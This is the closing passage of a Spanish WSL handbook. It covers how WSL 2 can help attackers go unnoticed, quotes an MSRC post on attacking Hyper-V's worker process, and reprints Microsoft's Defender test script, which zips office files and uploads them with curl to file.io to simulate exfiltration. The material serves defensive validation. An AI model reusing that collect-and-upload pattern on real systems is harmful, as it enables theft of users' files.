
- Probaron también que los procesos lanzados en WSL 2 no se ven desde Windows. Claro, en Windows solo se ve wsl.exe y wslhost.exe haciendo algo, pero no el qué.
 - Concluyeron por último que el malware para Linux funciona y no lo detecta, mientras que el de Windows, aun ejecutado dentro de WSL 2, es detectado. Lógico.

El resto de intentos de ataque no les funcionaron. No pudieron acceder a memoria compartida, ni manipular las variables de entorno. Con esto, montaron estos escenarios en los que WSL podría ayudar a pasar desapercibido a un atacante cuando Windows ya está infectado.

Scenario 1 - Ransomware



Scenario 2 - Data Exfiltration



Un par de escenarios basados en las ventajas que WSL 2 ofrece al atacante para pasar desapercibido.

En general, con respecto a la seguridad también es importante tener en cuenta que la propia estructura puede ser vulnerable. En este artículo⁴⁹ hablan de un Fuzzer que han creado los propios de Microsoft, y de otros problemas para atacar este componente básico donde, por ejemplo, se aloja el servidor/cliente 9P.

⁴⁹ <https://msrc.microsoft.com/blog/2019/09/attacking-the-vm-worker-process/>

Attacking the VM Worker Process

[Security Research & Defense](#) / By [MSRC Team](#) / September 11, 2019 / 14 min read

In the past year we invested a lot of time making Hyper-V research more accessible to everyone. Our first blog post, "[First Steps in Hyper-V Research](#)", describes the tools and setup for debugging the hypervisor and examines the interesting attack surfaces of the virtualization stack components. We then published "[Fuzzing para-virtualized devices in Hyper-V](#)", which has been the focus of our friends at the Virtualization Security Team. In this blog they dig deep into the VSPs-VSCs communication via VMBus and describe an interesting guest-to-host vulnerability in vPCI VSP, which resides in the root partition's kernel (`vpcivsp.sys`). In August, [Joe Bialek](#) gave an amazing [talk](#) at Black Hat, describing how he exploited another vulnerability in the IDE emulator, which resides in the Virtual Machine Worker Process (VMWP). With that, it's time we dig deeper into the internals of VMWP, and consider what other vulnerabilities might be there.

What is the Virtual Machine Worker Process?

One of the largest attack surfaces in our virtualization stack is implemented in the userspace of the root partition and resides in the Virtual Machine Worker Process (VMWP.exe). When running Hyper-V, there is one instance of VMWP.exe process for each of the virtual machines. As we stated in the first blog post, here are a few examples of components that reside in VMWP:

- vSMB Server
- Plan9FS
- IC (Integration components)
- Virtual Devices (Emulators, non-emulated devices)

You may think of the VMWP as our "[QEMU](#)"-style process. We need a component to implement emulated/non-emulated devices, and we strongly prefer to implement it in userspace rather than kernelspace. Components like that are usually very complex, and complex things are hard to implement correctly... and that's where you get into the picture. VMWP seems like a good place to look for vulnerabilities: it's fairly easy to debug, it has a huge attack surface, and it implements complex drivers. Oh, and you've got [public symbols](#) to work with.

In this blog, I would like to talk a little bit about VMWP internals: classes, interfaces, responsibilities and the way it works.

Un buen lugar donde buscar vulnerabilidades...

Sin embargo, es importante destacar que Microsoft está haciendo grandes esfuerzos por asegurar la propia distribución. Por ejemplo, ya es posible instalar Windows Defender for Endpoint dentro de distribuciones WSL, y conseguirlo tanto de forma manual como a través de InTune⁵⁰. Aquí⁵¹ está toda la configuración para los diferentes sabores de Linux.

Microsoft proporciona un “plugin” para Windows⁵² y un *script*⁵³ que comprueba que Defender llega a las virtuales. El pequeño programa es un sh que crea varios ficheros ofimáticos (doc, Excel...) los comprime e intenta subir a un lugar público, simulando ransomware. Esto debería hacer saltar las alarmas de Defender. Una especie de Eicar.

⁵⁰ <https://learn.microsoft.com/en-us/windows/wsl/intune>

⁵¹ <https://learn.microsoft.com/en-us/defender-endpoint/linux-install-manually>

⁵² <https://learn.microsoft.com/es-es/defender-endpoint/mde-plugin-wsl>

⁵³ <https://aka.ms/MDE-Linux-EDR-DIY>

```
# This is a sample DIY EDR alert script which collects files with specific extensions and exfiltrates them to a remote server.
# The script generates alerts for the following detections -
#!/bin/bash

function install_prereqs () {
    zip='which zip 2>/dev/null'
    curl='which curl 2>/dev/null'

    if [ -z $zip ] || [ -z $curl ]
    then
        yum='which yum 2>/dev/null'
        apt='which apt 2>/dev/null'
        zypper='which zypper 2>/dev/null'

        if [[ -z ${yum} ${apt} ${zypper} ]]
        then
            echo "Unsupported distro"
            exit 1
        fi

        sudo ${yum} ${apt} ${zypper} install zip curl -y
    fi
}

function remove_prereqs () {
    if [ -z $zip ]
    then
        sudo ${yum} ${apt} ${zypper} remove zip -y
    fi

    if [ -z $curl ]
    then
        sudo ${yum} ${apt} ${zypper} remove curl -y
    fi
}

function setup () {
    # Add temporary files for collection
    files_dir=`mktemp -d /tmp/support_files.XXXXXX`
    cd $files_dir
    echo $files_dir
    touch file_example.doc file_example.docx file_example.ppt file_example.pptx file_example.xls file_example.pdf file_example.txt
    cd -
}

function execution () {
    # Collection
    find $files_dir -type f \(-name "*.doc" -o -name "*.docx" -o -name "*.pdf" -o -name "*.pptx" -o -name "*.txt"\) -print | zip

    # Exfiltration
    curl -F "file=@/tmp/staging.zip" https://file.io/?expires=1d
}
```

El script de prueba

```
sergio@DESKTOP-KP500GD:/mnt/c/Program Files/Microsoft Defender for Endpoint plug-in for WSL/tools$ ./healthcheck.exe
Microsoft Defender for Endpoint plug-in for WSL

[2025-02-19 11:19:32 UTC]
Plugin Version      :
WSL Version        :
Defender App Version   :
Release Ring       :
VM Start Time (UTC)  :
LKG Telemetry (UTC)  :
WSL Distro Running : false

Active User SID     : S-1-5-21-1093178225-2393940395-1212938528-1001
Windows GUID        :
Windows Org ID      :
Windows Device ID   :
Licensed           : Not Available

WSL GUID            :
WSL Device ID      :

Launch WSL distro with 'bash' command and retry in 5 minutes.

Windows Defender is not licensed. Please onboard and retry.

sergio@DESKTOP-KP500GD:/mnt/c/Program Files/Microsoft Defender for Endpoint plug-in for WSL/tools$ |
```

No tengo licencia profesional de Defender, pero con esta herramienta podría validar su instalación en WSL

Despedida y cierre

Después de una fase de odio, llegó el romance entre Microsoft y el mundo UNIX. Después de tantos intentos y alternativas de hacer convivir Linux y Windows, todo ha concluido en un solo proyecto en el que las fronteras se difuminan, y la experiencia para obtener lo mejor de todos los mundos se simplifica. Todavía quedan algunos puntos por pulir, pero realmente es posible combinarlos para otorgar a los usuarios un paisaje mixto y difuminado entre ambas tecnologías. Y no hablo ya para los desarrolladores. Ellos pueden ahora trabajar de forma mucho más productiva y existe una integración muy interesante entre Visual Studio (un IDE que envidian los usuarios de GNU/Linux) y otros entornos Linux (que envidian los usuarios de Windows).

Gracias por haber llegado hasta aquí. Si te ha sido útil, considera alguna de estas opciones:

Sobre el autor

Soy [Sergio de los Santos](#).

Las opiniones vertidas en este libro son mías, personales y no representan a la compañía para la que trabajo.

[Dona una cantidad a alguna ONG](#)

Relacionada con la conservación de la naturaleza. Creo que es uno de los retos más importantes al que nos enfrentamos como especie, hasta el punto de depender nuestra supervivencia de ello.

[Compra la versión en papel de este mismo libro.](#)

Disponible en Amazon bajo demanda.

[Compra alguno de mis libros técnicos:](#)

Este no es un libro sobre la historia del malware ni un texto estrictamente técnico. Se aborda la evolución del malware desde el 2000 hasta hoy, contada desde un punto de vista técnico, pero sobre todo, entendiendo cómo la industria de la ciberseguridad se ha desarrollado a través del malware.

Cómo hemos avanzado a todos los niveles, desde el sistema operativo al impacto social cada vez que nos hemos enfrentado a un nuevo paradigma de software malicioso. Desde los gusanos de correo del 2000 al ransomware profesionalizado de hoy. ¿Cómo han reaccionado las casas antivirus, las leyes, las medidas de seguridad en los programas y los gobiernos a esa evolución? No se trata de un ejercicio de nostalgia, ni de una rigurosa recopilación o enciclopedia. En estas páginas se describen las características técnicas (y de las técnicas en sí) de las muestras que he considerado más relevantes en los últimos 20 años y que, incluso a pesar del daño causado, han impulsado una industria y un ecosistema



Disponible aquí: <https://0xword.com/libros/204-malware-moderno-tecnicas-avanzadas-y-su-influencia-en-la-industria.html>



Hoy en día no sufrimos las mismas amenazas (ni en cantidad ni en calidad) que hace algunos años. Y no sabemos cuáles serán los retos del mañana. Hoy el problema más grave es mitigar el impacto causado por las vulnerabilidades en el software y la complejidad de los programas. Y eso no se consigue con una guía "tradicional". Y mucho menos si se perpetúan las recomendaciones "de toda la vida" como "cortafuegos", "antivirus" y "sentido común". ¿A caso no disponemos de otras armas mucho más potentes? ¿A caso seguimos luchando con versiones ligeramente avanzadas de las mismas piedras y palos de hace diez años mientras nos encontramos en medio de una guerra futurista? La respuesta es no. Disponemos de las herramientas "tradicionales" muy mejoradas, cierto, pero también de otras tecnologías avanzadas para mitigar las amenazas.

El problema es que no son tan conocidas ni simples como piedras y palos. Por tanto es necesario leer el manual de instrucciones, entenderlas... y aprovecharlas... El primer libro de seguridad para Windows que no recomienda explícitamente un antivirus.

Disponible aquí: <https://0xword.com/libros/22-libro-maxima-seguridad-windows.html>

Compra mi novela de ficción

Que nada tiene que ver con la informática, y que ganó una **mención especial en el certamen internacional de literatura Ateneo de Madrid**. Confieso que esto me haría especial ilusión. Te sorprenderá. Tienes toda la información aquí.

<https://www.amazon.es/gp/product/8479603518>

También en epub:

<https://edicionesdelatorre.com/producto/marron-cobalto-2-a-edicion-epub>

O en cualquier librería.

“Marrón cobalto es una historia de perdedores, pero de los de verdad, de los que nunca terminan ganando ni en la vida ni en el amor, como las canciones de Tom Waits. Cruda, sórdida en ocasiones pero extremadamente poética, te atrapa desde el primer momento y al terminarla necesitas varios días para digerirla; dejando después un poso difícil de olvidar. Espero que Sergio escriba muchas más novelas, las letras españolas le necesitan.”


-*Enrique Pascual Pons (Presidente del Gremio de Librerías de Madrid)*

“Marrón cobalto commueve. Es la voz de los solitarios destinados fatalmente a la soledad. Es la voz de gente a la que no vemos y que no quiere ser vista. Esta novela es radical y distinta. Una narración que no deja indiferente. Sergio se merece entrar en nuestro panorama literario porque suma talento.”

-*Miguel Barrero Maján (Expresidente de la Federación de Gremios de Editores de España)*

Volar por los aires el canon de los géneros literarios no es algo fácil. Tampoco es sencillo atreverse a salirse de la norma. Crear con mayúsculas, negrita y subrayado. Lean. Disfruten. Ojalá aprecien la joya que tienen entre manos

-*Nieves Mories. Escritora.*



2.ª EDICIÓN
Prólogo de Nieves Mories

«Qué maravilla encontrar novelas profundas que habitan en los márgenes de lo establecido»




Ediciones
de la Torre

WSL HANDBOOK

GUÍA PRÁCTICA DEFINITIVA PARA WINDOWS SUBSYSTEM FOR LINUX

Este libro es más que una guía. Está dirigido a quien le interese utilizar Linux o sus herramientas de forma nativa, pero una máquina virtual no satisfaga sus necesidades. Tanto gráficas como por línea de comando.

Si utilizas Windows y eres programador o aficionado a herramientas nativas para Linux, con este libro podrás sacar todo el partido a Windows Subsystem for Linux. Recoge un análisis de otros muchos aspectos de WSL para poder, no solo disfrutarlo con seguridad, sino entenderlo.



@Sernmade.
art